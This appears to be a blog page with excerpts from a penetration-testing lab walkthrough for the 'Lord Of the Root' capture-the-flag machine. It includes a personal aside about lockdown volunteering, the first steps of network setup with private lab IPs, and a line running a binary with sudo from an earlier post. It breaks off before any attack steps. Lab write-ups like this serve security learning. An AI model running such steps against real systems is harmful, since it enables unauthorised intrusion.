

Let’s execute our code

sudo ./dont_even_bother

Will I able to pwn “Lord Of the Root” ?

Hello there,

I hope you are all safe and doing well. I am not sure whether it is a good idea however, instead of prayer all the time why not I volunteer to do the errand of old people around the place I stay, to purchase groceries and basic necessary things during the lock down period. So I am going to make few notice page and leave my contact there provided anybody require my help. Yes, my parents are in Tibet which I can’t physically help them but I do believe in karma. If I help the people in here, there will be kind and compassionate people over there who will assist my parent 🙂  (Even if it is just a fallacies, I am gonna believe it :))

OK. Today, I am going to do a very challenging box (at least to me lol). Hopefully, it won’t beat me black and blues lol

Step 01:

ifconfig

Kali Linux IP: 192.168.56.11

Step 02:

Target machine IP: 192.168.56.19

You can try any methods

Continue reading “Will I able to pwn “Lord Of the Root” ?”